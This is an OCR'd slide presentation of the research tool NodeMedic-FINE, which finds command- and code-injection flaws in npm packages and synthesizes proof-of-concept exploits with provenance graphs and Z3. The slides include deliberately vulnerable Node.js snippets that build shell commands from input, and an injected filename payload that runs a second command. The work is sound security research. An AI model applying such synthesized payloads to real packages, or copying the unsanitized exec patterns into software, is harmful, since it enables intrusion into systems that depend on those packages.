



```
(declare-const SymField String)

  (str.++  “grep ”
    (str.substr SymField 5 25)
  )

))
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload





```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```

```
(declare-const SymField String)
(assert (str.contains
  (str.++  "grep "
    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```


Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload




```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```




```
(declare-const SymField String)
(assert (str.contains
  (str.++  "grep "
    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```

② Solve with Z3 and derive model if SAT


```
SymField = "BCDEA$(touch success);#"
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload

```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```




```
(declare-const SymField String)
(assert (str.contains
  (str.++  "grep "
    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```

② Solve with Z3 and derive model if SAT

```
SymField = "BCDEA$(touch success);#"
```

③ Inject payload into inferred structure


```
grep({"filename":
        "BCDEA$(touch success);#"})
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload

```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```




```
(declare-const SymField String)
(assert (str.contains
  (str.++  "grep "
    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```

② Solve with Z3 and derive model if SAT

```
SymField = "BCDEA$(touch success);#"
```

③ Inject payload into inferred structure

```
grep({"filename":
        "BCDEA$(touch success);#"})
```

④ Run PoC and check for success

```
success
```

Evaluation: Comparison to SOTA Dynamic Analysis

	NodeMedic-FINE		NodeMedic	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection				
Arbitrary Code Execution				
Total				

Evaluation: Comparison to SOTA Dynamic Analysis

	NodeMedic-FINE		NodeMedic	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection			133	102
Arbitrary Code Execution			22	6
Total			155	108

Evaluation: Comparison to SOTA Dynamic Analysis

NodeMedic-FINE dataset: *All* packages from npm | >0 DLs, installable, w/ sinks

	NodeMedic-FINE		**NodeMedic**	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection			133	102
Arbitrary Code Execution			22	6
Total			155	108

Evaluation: Comparison to SOTA Dynamic Analysis

NodeMedic-FINE dataset: *All* packages from npm | >0 DLs, installable, w/ sinks

	NodeMedic-FINE		**NodeMedic**	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**	133	102
Arbitrary Code Execution	469	**154**	22	6
Total	2257	**766**	155	108

Evaluation: Per-Component Ablation Study

Comparison: Baseline: all components off; 2k potential flow dataset

	NodeMedic-FINE	
Dataset	33,011 pkgs	
Type	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**
Arbitrary Code Execution	469	**154**
Total	2257	**766**

Type-Aware Fuzzer: 1.7x

Synthesis Engine: 1.6x

Evaluation: Comparison to FAST on SecBench.js

Comparison: Count of auto-confirmed ACI and ACE flows

	NodeMedic-FINE	
Dataset	33,011 pkgs	
Type	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**
Arbitrary Code Execution	469	**154**
Total	2257	**766**

SecBench.js Conf. Flows	NodeMedic-FINE	FAST
ACI	44	41
ACE	5	0

Type-Aware Fuzzer: 1.7x

Synthesis Engine: 1.6x

More in the Paper and our Repository

More in the Paper and our Repository

- In the paper:
  - Enumerator for ACE payloads
  - Type and structure inference
  - Evaluation: ablation, prior work

More in the Paper and our Repository

→ In the paper:

- Enumerator for ACE payloads
- Type and structure inference
- Evaluation: ablation, prior work

→ github.com/NodeMedicAnalysis

- Gathering & analysis pipeline
- ACI, ACE case studies
- Available, Functional

NodeMedic-FINE: Automatic Detection and Exploit Synthesis for Node.js Vulnerabilities

Darion Cassel[†*], Nuno Sabino[†‡], Min-Chien Hsu[†], Ruben Martins[†], Limin Jia[†]

[†] *Carnegie Mellon University*
[‡] *Instituto Superior Técnico*

[*] *This work is not affiliated with my role at Amazon*

Future Work

Multi-input synthesis

- Sink input combines 2+ package inputs; distinguish *kinds* of taint in provenance graph
  - `api(`**`a`**`,`**`b`**`){exec(opI(…opK(`**`a`**`)) + opJ(…opL(`**`b`**`))}`

Complex driver generation

- Construct driver supporting handlers, external dependencies, sequences of API calls

Program repair

- Given a PoC exploit, synthesize a patch that neutralizes it, but respects intent

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

```
function convert(src, dst) {
  ...
```

Challenge: Automation

"**2.1 million** *packages* were reported being listed in the npm [Node.js] registry, making it the *biggest single language code repository* on Earth"

https://nodejs.org/en/learn/getting-started/an-introduction-to-the-npm-package-manager

Proof-of-Concept →

```
...);
success
```

Evaluation: Comparison to Prior Node.js Dynamic Analyses

NodeMedic-FINE dataset: *All* packages from npm | >0 DLs, installable, w/sinks

	NodeMedic-FINE		NodeMedic		Ichnea	AFFOGATO
Dataset	33,011 pks		10,000 pkgs		22 pkgs*	21 pkgs*
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**	**Potential**	**Potential**
Arbitrary Command Injection	1788	612	133	102	9	-
Arbitrary Code Execution	469	154	22	6	6	-
Total	2257	766	155	108	15	17


Evaluation: Per-Component Ablation Study

Comparison: Baseline: all components off; 2k potential flow dataset

Type-Aware Fuzzer	**1.7x potential flows**
Per-type coverage rewards	+391 potential flows
Object reconstruction	+228 potential flows
Synthesis Engine	**1.6x confirmed flows**
Type and structure-guided synthesis	+39 confirmed ACI flows
Enumerator for JS prefix completions	+27 confirmed ACE flows

Confirmation Methodology: Inference

Insight: Operations in provenance graph imply input types and structure



Program Exploration Challenges for Node.js Packages

Obj, Fn, Fn

```
module.exports = {
  execute: function(params, accept, reject) {
    var cmd = 'rsync';
    if (params.flags !== undefined) {
      cmd += ' -' + params.flags;
    }
    if(params.options !== undefined) {
      cmd += ' ' + params.options;
    }
    if (params.source !== undefined) {
      cmd += ' ' + params.source;
    }
    if (params.destination !== undefined) {
      cmd += ' ' + params.destination;
    } else {
      console.log('Err: ...');
    }
    exec(cmd, function(error, stdout, stderr) {
      if (reject !== null) { reject(error); }
      else { accept(stdout); }
    });
}};
```

No error for missing fields

1. Providing correctly typed inputs despite dynamic typing
2. Lack of error feedback due to permissive JS semantics

   E.g., `1 + '2' == '12'`

3. Reconstructing rich, nested input structure

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

```
function api(query) {
  exec(‘grep ’ + query[“filename”])
}
```

Object

Str field

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: Inference of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: <u>Inference</u> of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Challenge 2: Constraints from package operations

```
function api(query) {
  pid = query.substr(5, 25); // String transform
  pid = pid.replace('$', ''); // Basic sanitization
  exec('ps aux | grep ' + pid); }
```

Str.substr

Str.replace

Str.concat

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: Inference of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Challenge 2: Constraints from package operations

Solution: Synthesis with operation constraints from **provenance graph**

Related constraint-based synthesis: [Alhuzali 2018, Steffens 2020]

Vulnerabilities in Node.js Programs are Impactful

https://arstechnica.com/information-technology/2021/09/npm-package-with-3-million-weekly-downloads-had-a-severe-vulnerability/

NPM package with 3 million weekly downloads had a severe vulnerability

https://www.theregister.com/2019/06/07/komodo_npm_wallets/

Someone slipped a vuln into crypto-wallets via an NPM package. Then someone else siphoned off $13m in coins

Have you updated your Electron app? We hope so. There was a bad code-injection bug in it

https://www.theregister.com/2018/05/14/electron_xss_vulnerability_cve_2018_1000136/

GitHub security team finds remote code execution bug in popular Node.js changelog library

https://portswigger.net/daily-swig/github-security-team-finds-remote-code-execution-bug-in-popular-node-js-changelog-library

Vulnerabilities in Node.js Programs are Pernicious

Ex: **23** vulnerabilities disclosed in the past week (April 15–19th, 2024)


VULNERABILITY	AFFECTS	TYPE	PUBLISHED
M Integer Overflow or Wraparound	electron <27.3.11 >=28.0.0 <28.3.1	npm	17 Apr 2024
H Out-of-bounds Write	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Heap-based Buffer Overflow	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Use After Free	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Improper Privilege Management	@aws-amplify/amplify-provider-awscloudformation <8.10.2	npm	16 Apr 2024
H Improper Privilege Management	@aws-amplify/cli <12.10.1	npm	16 Apr 2024
C Malicious Package	hosted-lenses-ui *	npm	16 Apr 2024
C Malicious Package	web-ar-player *	npm	16 Apr 2024
C Malicious Package	bluepurellwalker *	npm	16 Apr 2024

https://security.snyk.io/vuln/npm


Information Flow (IF) Security Policies

Many **vulnerabilities** in Node.js packages → information flow **policy violations**

- **Confidentiality policies**: *Secret* data should not leak onto *public* channels




- **Integrity policies**: *Untrusted* data should not affect *trusted* functions



Modular Policy-Based Provenance Analysis

Goals: 1) Dynamic tracking of primitives 2) Flexible policy specification



Objects: Per-field tainting
Strings: Per-character tainting
Arrays: Per-element tainting

Objects: Whole object
Strings: Whole string
Arrays: Whole array

(Instruments JS with analysis hooks using Jalangi2)

(Solves challenge of taint tracking for primitive values)

Additional policies:

- ES6+ features
- Popular package: Lodash

Provenance Analysis Layers Example

① Node.js Package → ② Jalangi2 Layer → ③ Wrapper Layer → ④ Provenance Layer

Node.js Package

```
1 function grep(query)
2   exec("grep " + query)
3 }
```

Driver Program

```
1 var PUT = require("toygrep");
2 var x = "tainted"; // {0: '0'}
3 __set_taint__(x);
4 try { PUT.grep(x); }
5 catch (e) { console.log(e) }
```

Jalangi2 Layer


```
1 function grep(query) {
2  var r1 = binaryPre(+,"grep ",query);
3  var r2 = r1.0 + r1.1;
4  var r3 = binary(r1.0, r1.1, r2);
5  var r4 = invokeFunPre(exec,r3);
6  var r5 = exec(r4.0);
7  var r6 = invokeFun(exec,r4.0,r5);
8 }
```

Wrapper Layer

